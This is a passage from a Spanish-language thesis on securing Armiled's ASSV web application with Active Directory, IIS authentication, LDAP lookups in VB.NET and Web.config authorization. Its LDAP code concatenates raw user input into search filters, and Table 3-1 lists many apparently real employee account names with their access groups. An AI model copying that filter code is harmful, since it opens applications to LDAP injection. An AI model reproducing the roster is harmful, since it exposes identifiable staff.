Para la implementación de la solución se levanta el servidor de dominio con la raíz *armiled.com*, para lo cual también se requiere levantar el servicio de DNS que permita la resolución de nombres de dominio en la red. Una vez levantados estos dos servidores, se puede hacer uso de la consola de Active Directory, mostrada en el Gráfico 3-2 para la creación y administración de usuarios de la aplicación y

de las cuentas de servicio para agrupación de conexiones en el esquema de subsistema de confianza.



Gráfico 3-2: Consola de administración de Active Directory

3.1.1.1 Autenticación en Intranet.

Una vez instalada la aplicación en el servidor de aplicaciones IIS hay que habilitar la Autenticación Integrada de Windows en la pestaña de *Seguridad de Directorios* en las propiedades del directorio virtual de la aplicación tal como se muestra en el Gráfico 3-3. A más de esto debe estar deshabilitado el acceso anónimo de tal forma que no se permita acceso sin una identidad del dominio.

Con la configuración anterior el primer guardián de la aplicación (IIS) filtra a todos los usuarios que no cuenten con una identidad de Windows y permite el uso de la aplicación solamente de usuarios con identidades del Dominio. Para que un usuario del dominio que está debidamente autorizado para acceder a la aplicación no tenga que digitar sus credenciales sino que directamente se le permita el acceso a la pantalla principal de la aplicación hace falta configurar el navegador Internet Explorer. Como primer paso se debe habilitar la Autenticación Integrada de Windows en la pantalla de Opciones de Internet > Opciones avanzadas como lo indica el Gráfico 3-4.



Gráfico 3-3: Habilitar Autenticación de Windows integrada.



Gráfico 3-4: Habilitar Autenticación de Windows en Internet Explorer

Como segundo paso hay que registrar la URL de la aplicación como parte de la zona de Intranet en Opciones de Internet > Seguridad > Intranet local > Sitios > Opciones avanzadas tal como lo muestran los Gráfico 3-5 y 3-6.



Gráfico 3-5: Ruta para el registro de URL para un sitio de Intranet



Gráfico 3-6: Registro de URL para una aplicación de Intranet.

Con estas configuraciones cuando un usuario dentro del dominio y con una identidad autorizada, digita la URL de la aplicación en el navegador, ésta se muestra directamente.



Gráfico 3-7: Aplicación cargada directamente con la identidad el usuario del dominio.

En caso de que el usuario proporcionado por el navegador en la autenticación no sea el correcto o si se llama la aplicación desde una máquina que no pertenezca al dominio, IIS lanza la pantalla estándar de autenticación de Windows, como se muestra en el Gráfico 3-8.

Gráfico 3-8: Pantalla de autenticación de Windows para usuarios fuera del dominio.

Después de varios intentos repetitivos por acceder a la aplicación sin una credencial autorizada, IIS devuelve el mensaje de error que se muestra en el Gráfico 3-9.



Gráfico 3-9: Error de autenticación en una aplicación de Intranet.

3.1.1.2 Autenticación en Internet.

La autenticación para Internet está basada en una combinación de autenticación mediante Formularios que es la común de Internet y un almacén de usuarios local que para el caso de la solución es Active Directory. Como primer paso se debe configurar el archivo Web.config para que la aplicación admita la autenticación mediante un formulario tal como se indica en el Espacio de Código 3-1.

```
<authentication mode="Forms">
      <forms loginUrl="inicio.aspx"
             name="adAuthCookie"
             timeout="30" path="/">
      </forms>
</authentication>
```

Espacio de código 3-1: Configuración del Web.config para autenticación de formularios.

Una vez diseñado el formulario resultante se muestra como en el Gráfico 3-10, el cual valida el ingreso de los campos de usuario y contraseña antes de enviarlos de vuelta al servidor.



Gráfico 3-10: Formulario de autenticación del sistema ASSV.

El Espacio de código 3-2 muestra el código para el botón Ingresar del formulario. Como puede observarse en las dos primeras líneas se declaran dos elementos muy importantes para combinar la autenticación de formularios con el almacén de Active Directory, la primera es la ruta que indica el nombre del dominio al cual debe pertenecer la identidad ingresada y la segunda declara una nueva instancia de la clase *AutenticacionLDAP* cuyo código se muestra en el Espacio de Código 3-3 y cuya principal función es consultar a Active Directory con las credenciales proporcionadas.

```
Dim adPath As String = "LDAP://armiled.com/DC=armiled,DC=com"
Dim adAuth As AutenticacionLDAP = New AutenticacionLDAP(adPath)
Dim autTicket As FormsAuthenticationTicket
Dim encryptedTicket As String
Dim authCookie As HttpCookie

Try
    If (True = adAuth.EstaAutenticado("", _
                                      txtUsuario.Text, _
                                      txtPassword.Text)) Then
        Dim groups As String = adAuth.GetGroups()
        autTicket = New FormsAuthenticationTicket(1, _
                                    txtUsuario.Text, _
                                    DateTime.Now, _
                                    DateTime.Now.AddMinutes(60), _
                                    False, _
                                    groups)
        ' Para mantener la confidencialidad del ticket se lo
        ' encripta antes de agregarlo a la cookie de autenticacion
        encryptedTicket = FormsAuthentication.Encrypt(autTicket)
```

```
        ' Se agrega crea la cookie con el nombre configurado en el
        ' archivo Web.config y con el ticket de autenticación
      authCookie = New HttpCookie(FormsAuthentication.FormsCookieName, _
                                  encryptedTicket)
        ' Se agrega la cookie a las cookies enviadas al usuario
        Response.Cookies.Add(authCookie)
        ' Redirige a la página solicitada originalmente
        Response.Redirect(FormsAuthentication.GetRedirectUrl( _
                                                txtUsuario.Text, False))
    Else
        lblError.Text = "Autenticación fallida revise el " & _
                        "nombre de usuario y contraseña."
      End If
Catch ex As Exception
        lblError.Text = ex.Message
End Try
```

Espacio de código 3-2: Código del botón Ingresar del formulario.

La función *EstaAutenticado*, toma como parámetros los valores de dominio, nombre de usuario y la contraseña y con esta información trata de autenticarse en el servidor de dominio, si lo consigue, hace uso de las credenciales junto con un buscador para obtener el valor del nombre común y el path del usuario en el dominio. En caso de que no se pueda autenticar con las credenciales se lanza una excepción con un mensaje que se propaga por la pila de funciones hasta ser atrapada y mostrada en el formulario.

Luego de comprobada la identidad del usuario se procede a obtener los grupos del dominio a los que pertenece con la función *getGroups* que devuelve una cadena con todos los grupos, separados por el carácter “|”. Con esta cadena y la identidad del usuario autenticado se crea un ticket de autenticación que se agrega a la cookie encriptada enviada al usuario.

```
Imports System.Text
Imports System.Collections
    'Espacio de nombre que permite interactuar con Active Directory
    'para consultar los usuarios
Imports System.DirectoryServices

Public Class AutenticacionLDAP
   Private _path As String
   Private _filterAttribute As String
        'Constructor
   Public Sub New(ByVal path As String)
```

```
        _path = path
    End Sub
    'Funcion para determinar si un usuario es parte del dominio o no
    Public Function EstaAutenticado(ByVal dominio As String, _
                                    ByVal usuario As String, _
                                    ByVal password As String) As Boolean

    Dim dominioUsuario As String = _
                 dominio & "@\" & usuario
    'Creación de una nueva instacia de entrada en Active Directory
    'haciendo uso de las credenciales proporcionadas
    Dim entrada As DirectoryEntry = New DirectoryEntry(_path, _
                                        dominioUsuario, password)
        Try
           'Se fuerza la autenticación
           Dim obj As Object = entrada.NativeObject
            'Se genera un buscador para obtener el nombre común del
            'usuario autenticado
            Dim search As DirectorySearcher = New _
                                               DirectorySearcher(entrada)
            search.Filter = "(SAMAccountName=" + usuario + ")"
            search.PropertiesToLoad.Add("cn")
            'Si la búsqueda no da resultados se retorna indicando FALSE
            Dim result As SearchResult = search.FindOne()
            If result Is Nothing Then
               Return False
            End If
            'Si la búsqueda da resultados se actualizan los valores de
            'las variables de Path y nombre común
            _path = result.Path
            _filterAttribute = _
                              Convert.ToString(result.Properties("cn")(0))
        Catch ex As Exception
            Throw New Exception(ex.Message)
        End Try
             Return True
     End Function

     Public Function GetGroups() As String
        Dim search As DirectorySearcher = New DirectorySearcher(_path)
        search.Filter = "(cn=" + _filterAttribute + ")"
        search.PropertiesToLoad.Add("memberOf")
        Dim groupNames As StringBuilder = New StringBuilder
        Try
           Dim result As SearchResult = search.FindOne()
           Dim propertyCount As Integer = _
                                      result.Properties("memberOf").Count
           Dim dn As String
           Dim equalsIndex, commaIndex As Integer
           For propertyCounter As Integer = 0 To propertyCount - 1
               dn = _
         Convert.ToString(result.Properties("memberOf")(propertyCounter))
                equalsIndex = dn.IndexOf("=", 1)
                commaIndex = dn.IndexOf(",", 1)
                If (-1 = equalsIndex) Then
                    Return Nothing
                End If
                groupNames.Append(dn.Substring((equalsIndex + 1), _
                                        (commaIndex - equalsIndex) - 1))
                groupNames.Append("|")
```

```
            Next
        Catch ex As Exception
                Throw New Exception("Error al obtener los grupos" & _
                " usuario. " & _
                ex.Message)
        End Try
             Return groupNames.ToString()
    End Function
End Class
```

Espacio de código 3-3: Clase AutenticacionLDAP

Como ya se ha explicado con anterioridad en el capítulo 1 del presente proyecto, cada vez que se realiza una solicitud al servidor Web desde el cliente, ésta genera el evento de autenticación que es controlado por el archivo *Global.asax* donde se agrega el código mostrado en el Espacio de Código 3-4, donde se toma el valor de la cookie enviada por el cliente y se extraen los valores insertados al momento de autenticar al usuario para con estos valores generar un objeto GenericPrincipal donde se almacenan los valores de nombre común del usuario en el dominio y los grupos a los que pertenece, permitiendo posteriormente realizar autorización en función de este objeto.

```
Sub Application_AuthenticateRequest(ByVal sender As Object, _
                                    ByVal e As EventArgs)
        ' Se obtiene el nombre configurado en el Web.config
        ' para la cookie de autenticación
        Dim cookieName As String = FormsAuthentication.FormsCookieName

        ' Se extrae la cookie desde la solicitud actual
        Dim authCookie As HttpCookie = _
                                   Context.Request.Cookies(cookieName)
        Dim separador As Char = "|"

        ' Si la solicitud no está autenticada no contendrá la cookie
        ' y causará que se retorne al formulario
        If (authCookie Is Nothing) Then
            Return
        End If

        ' Se desencripta la desde la cookie el valor del ticket
        ' de autenticación del usuario
        Dim authTicket As FormsAuthenticationTicket
        Try
            authTicket = FormsAuthentication.Decrypt(authCookie.Value)
        Catch ex As Exception
            Return
        End Try

        ' Si por algún motivo el ticket está vacio también se retorna
        ' al formulario sin realizar ninguna acción
```

```
        If authTicket Is Nothing Then
            Return
        End If

        ' Los roles o funciones a los que pertenece el usuario se
        ' extraen del ticket de autenticación y se los almacena
        ' en un arreglo
        Dim roles() As String = authTicket.UserData.Split(separador)

        ' En este punto se realiza la creación de la identidad y del
        ' objeto GenericPrincipal donde se va a almacenar la identidad
        ' y las funciones del usuario autenticado para realizar las
        ' futuras autorizaciones en el código.
      Dim id As GenericIdentity = New GenericIdentity(authTicket.Name, _
                                                      "LdapAuthentication")
        Dim principal As GenericPrincipal = New GenericPrincipal(id,_
                                                                  roles)
        Context.User = principal
End Sub
```

Espacio de código 3-4: Código para generar un objeto Generic Principal

3.1.1.3 Autenticación en Extranet

Armiled Cia Ltda. cuenta con varias empresas asociadas pertenecientes al grupo empresarial pero que no pueden, ni deben tener acceso directo a ninguno de los módulos de la aplicación ASSV, por tanto se ha creado un servicio Web que devuelve solamente los datos necesarios que requiere el asociado en forma de un Data Set. La autenticación en este tipo de ambientes toma un sentido más complejo al tener un ambiente externo a la red local pero con una aplicación residente en la empresa asociada. Para solucionar este inconveniente se configura el servicio Web para que reciba directamente las credenciales desde el cliente mediante **Autenticación Básica**, el Gráfico 3-11 muestra la forma de configurar este tipo de autenticación desde IIS.

Ahora cuando se realice una solicitud del servicio Web se presenta un desafío de autenticación que requiere una identidad autorizada dentro del dominio y de la aplicación. El envío de esta identidad se realiza en texto plano sin ningún tipo de encripción por lo cual este método resulta sumamente riesgoso si no se protege el canal de comunicación, pero en el caso del proyecto toda la comunicación se hace sobre SSL.



Gráfico 3-11: Autenticación Básica en el Web Service

Este método de autenticación en este tipo de aplicaciones exige que se entregue al cliente la identidad y la contraseña para que sea enviada directamente por el programa que desee solicitar alguno de los métodos del Servicio Web, para esto en la aplicación del cliente se debe configurar el Proxy, generado por la referencia Web, para que realice la autenticación con las credenciales suministradas. El Espacio de Código 3-5 muestra el código que debe implementarse antes de llamar a cualquier método del servicio Web, como se puede observar en negrilla se encuentran resaltados los valores que deben ser remplazados con las credenciales suministradas, en el caso del dominio este es alternativo y puede estar vacío o con el valor del dominio *armiled.com*.

```
proxy.PreAuthenticate = true
Dim cache as CredentialCache = new CredentialCache()
cache.Add( new Uri(proxy.Url),
           "Basic",
           new NetworkCredential(usuario, contraseña, dominio) )
proxy.Credentials = cache
```

Espacio de código 3-5: Código para autenticación básica directamente desde el programa.

3.1.2 AUTORIZACIÓN.

3.1.2.1 Niveles de Autorización y usuarios

Grupo	Módulo	Usuarios
Supervisores	/ASSV/Supervisor	jose.yasic rene.alvear luis.bedoya segundo.castelo eduardo.castillo edgar.cevallos luis.davalos wilmer.fuertes juan.garcia gustavo.jacome luis.jacome lorgio.olmedo jose.saltos ricardo.velastegui freddy.yanez galo.arevalo jose.bedoya gonzalo.garces roberto.garces luis.laverde carlos.mendoza jorge.rubio robert.sosa israel.tipan manuel.villares rodrigo.villegas victor.vinueza segundo.conforme carlos.ron eric.schneider gabriel.proaño jose.castro idelfonso.cueva oscar.vasquez alex.espinosa
Bodega	/ASSV/Bodega	edy.liberman miguel.ushiña
Recursos Humanos	/ASSV/RRHH	paola.reascos juan.sosa
Operaciones	/ASSV/Operaciones	pilar.sosa francisco.castillo alex.espinosa guardia.garita
Roles	/ASSV/Roles	angelica.naula
Ninguno	Ninguna	SqlSupervisores SQLWebService

Tabla 3-1: Usuarios, grupos y aplicaciones del dominio armiled.com

La autorización en la aplicación en cualquiera de sus módulos, ya sea en Internet o Intranet depende de la pertenencia a los grupos del dominio de los que forme parte un usuario determinado. De esta forma es muy fácil administrar los permisos de un grupo de usuarios o de un usuario individual dependiendo de la configuración que se tenga en Active Directory lo cual actualiza automáticamente el nivel de acceso de un usuario sin necesidad de cambiar ni detener en ningún momento la aplicación.

La Tabla 3-1 muestra la agrupación real de usuario del dominio Armiled.com, los grupos a los que pertenece y por tanto las aplicaciones a las que se tiene acceso con la cuenta. Como se puede observar basta con cambiar a un usuario del grupo al que pertenece para que acceda a otra aplicación diferente e igualmente si el usuario ya no es parte de la empresa solo hace falta eliminarlo del dominio o de un grupo para que ya no pueda acceder a ninguna aplicación.

3.1.2.2 Autorización de Intranet.

Al hacer uso de un subsistema de confianza la autenticación se realiza mediante identidades asignadas a cada uno de los usuarios y que están almacenadas en Active Directory, pero para la autenticación en las demás capas de la aplicación se utiliza una identidad única en la cual confían los niveles inferiores tales como el servidor SQL 2000.

El Espacio de Código 3-6 muestra el primer paso que se debe seguir para configurar un módulo la aplicación ASSV para permitir, mediante autorización URL, solamente los usuarios autenticados y que pertenezcan a determinado grupo.

```
<authorization>
        <deny users= "?" />
        <deny roles = "ARMILED\supervisores" />
        <deny roles = "ARMILED\rrhh" />
        <deny roles = "ARMILED\operaciones" />
        <deny roles = "ARMILED\roles" />
        <allow roles= "ARMILED\bodega" />
</authorization>
```

Espacio de código 3-6: Autorización en el archivo Web.config para Intranet.

El contexto de seguridad que se utiliza para la autorización es el definido durante la autenticación para el objeto WindowsPrincipal que en este caso es la identidad enviada por el navegador desde el cliente.

La identidad escogida para representar la aplicación en los niveles inferiores es la misma que se utiliza para ejecutar el subproceso de ASP .NET en el servidor, por cuanto esta cuenta ya tiene configurados los permisos necesarios para poder acceder a servicios locales sin que se comprometa la seguridad del sistema ya que no se puede iniciar sesión con esta cuenta sobre el sistema operativo. En Windows 2000 la cuenta sobre la que corre el subproceso es ASPNET que se configura automáticamente cuando se instala el Framework 1.1, para Windows Server 2003 la cuenta utilizada es en cambio NT AUTHORITY\Servicio de Red, la cual ya viene instalada en el sistema operativo desde su instalación.

3.1.2.3 Autorización en Internet

Para Internet a diferencia de la Intranet no se utiliza la cuenta Servicio de Red porque la configuración de los permisos en los niveles inferiores de la aplicación son únicos para la cuenta y todas las aplicaciones que la utilizan para acceder a un servicio dentro de la red comparten los permisos. Por razones de seguridad hace falta configurar una cuenta de servicio diferente que permita agrupar las conexiones al servidor de base de datos y también restringir a un nivel mayor los permisos en este ambiente.

La cuenta de servicio para Internet se crea como un usuario más del dominio con los mínimos permisos posibles sobre el sistema como se muestra en el Gráfico 3-12 y 3-13. Esto permite utilizar la misma cuenta en cualquier servidor dentro del dominio al que tenga que acceder la aplicación sin tener que crear cuentas reflejadas en cada servidor y dejar intacta la contraseña de la cuenta NT AUTHORITY\Servicio de Red (ASPNET para Windows 2000).



Gráfico 3-12: Cuenta de servicio para Internet

